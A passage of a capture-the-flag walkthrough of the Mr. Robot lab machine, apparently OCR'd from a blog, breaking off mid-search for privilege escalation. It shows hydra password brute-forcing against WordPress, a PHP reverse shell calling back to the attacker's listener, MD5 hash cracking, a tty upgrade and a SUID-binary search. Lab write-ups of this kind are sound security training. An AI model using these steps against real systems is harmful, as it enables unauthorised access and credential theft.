
Username	Name
elliot	Elliot Alderson
mich05654	krista Gordon

Since we have another username, we can run the same hydra command to try to retrieve a password.



```
[ATTEMPT] target 192.168.30.14 - login "mich05654" - pass "ECorp" - 5397 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.30.14 - login "mich05654" - pass "ecstasy" - 5398 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.30.14 - login "mich05654" - pass "Ecstasy" - 5399 of 11452 [child 8] (0/0)
[80][http-post-form] host: 192.168.30.14   login: mich05654   password: Dylan_2791
[STATUS] attack finished for 192.168.30.14 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-08 10:23:19
```

We now have another password! So now we can try to log in with these credentials.
As soon as we log in, we are brought to a profile page for Krista Gordon.



First Name	krista
Last Name	Gordon
Nickname *(required)*	mich05654
Display name publicly as	krista Gordon


Contact Info

E-mail *(required)*	kgordon@therapist.com
Website	p://mrrobot.wikia.com/wiki/Krista_Gordon

About Yourself

Biographical Info	another key?


We see what seems to be a hint about another key… But let's look around a little more. We did a quick google search for the WordPress version to see if there are any vulnerabilities…



wordpress version 4.3.1 vulnerabilities

- wordpress **4.3 25 exploit**
- wordpress 4.3.1 **exploit github**
- **cve-2019-8942**
- wordpress **5.6 1 exploit metasploit**
- wordpress 4.3.1 **reverse shell**
- **twenty fifteen exploit**
- wordpress **test cookie exploit**
- wordpress **exploit walkthrough**


Here we see we can use a reverse shell. So now we just have to figure out how to execute it…
After some searching, I found that the php-reverse-shell is located on kali. I located it and copied it to my mr.robot directory.



```
┌──(kali㉿kali)-[~/mr.robot]
└─$ locate php-reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(kali㉿kali)-[~/mr.robot]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(kali㉿kali)-[~/mr.robot]
└─$ ls
fsociety.txt  fsocity.dic  nmap.scan  php-reverse-shell.php

┌──(kali㉿kali)-[~/mr.robot]
└─$ 
```


So now I have the code for the php reverse shell, now I just have to search how to use it…
(https://www.hackingarticles.in/wordpress-reverse-shell/)
We inject the code into the theme editor on the WordPress page.

Here you can see where I only changed two things with this code: the IP to my private IP address and changed the port number to 31337 (ha)




```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.30.13';  // CHANGE THIS
$port = 31337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Before saving the changes, I started a listener on my kali machine




```
┌──(kali㉿kali)-[~/mr.robot]
└─$ nc -lvp 443 192.168.30.13
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 192.168.30.13:31337
```

To trigger a response to the listener, I saved the changes and put nmap in the URL bar.




```
┌──(kali㉿kali)-[~/mr.robot]
└─$ nc -lvp 443 192.168.30.13
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 192.168.30.13:31337
Ncat: Connection from 192.168.30.14.
Ncat: Connection from 192.168.30.14:58510.
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 12:21:41 up 1 day,  2:39,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ pwd
/
$ hostname
linux
$ 
```

As you can see here, I now have access via a reverse shell! Now I can use this to look for the next key.



```
$ cd /passwd
/bin/sh: 18: cd: can't cd to /passwd
$ cd
$ cd /home
$ ls
robot
$ file robot
robot: directory
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ file key-2-of-3.txt
key-2-of-3.txt: regular file, no read permission
$ file password.raw-md5
password.raw-md5: ASCII text
$ ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

We have found the file for the second key, but as you can see, it only has read permissions for root. However, we were able to open the password file that is hashed. To keep it simple, we used CrackStation to crack the password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


c3fcd3d76192e4007dfb496cca67e13b

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz


Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

So now we have a username:password pair. We can try to switch user to robot, but as you see here, we ran into an issue – su can only be run from a terminal. This took a little more research and we found that we could achieve that by using python to get a tty.




```
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn('/bin/bash')'
  File "<string>", line 1
    import pty; pty.spawn(/bin/bash)
                          ^
SyntaxError: invalid syntax
$ python -c "import pty; pty.spawn('/bin/bash')"
daemon@linux:/$ 
```

Now that we have a terminal, we can try to switch to user robot again.



```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ 
```


Since we are user robot, we can navigate to the home directory and get our second key.



```
robot@linux:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
robot@linux:/home$ cd robot
cd robot
robot@linux:~$ ls -al
ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
robot@linux:~$ cat key-2
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ 
```


Since we now have the second key, we can poke around a little bit to try to find the third key.

I looked around for a way to see all files a user has permission to use.



```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ 
```

The only thing that immediately gets my attention is */usr/lib/eject/dmcrypt-get-device* so I do another quick google search for what I could possibly do with that to do some privilege escalation.



About 2,370 results (0.63 seconds)

https://github.com › Pentest-Cheatsheets › blob › master

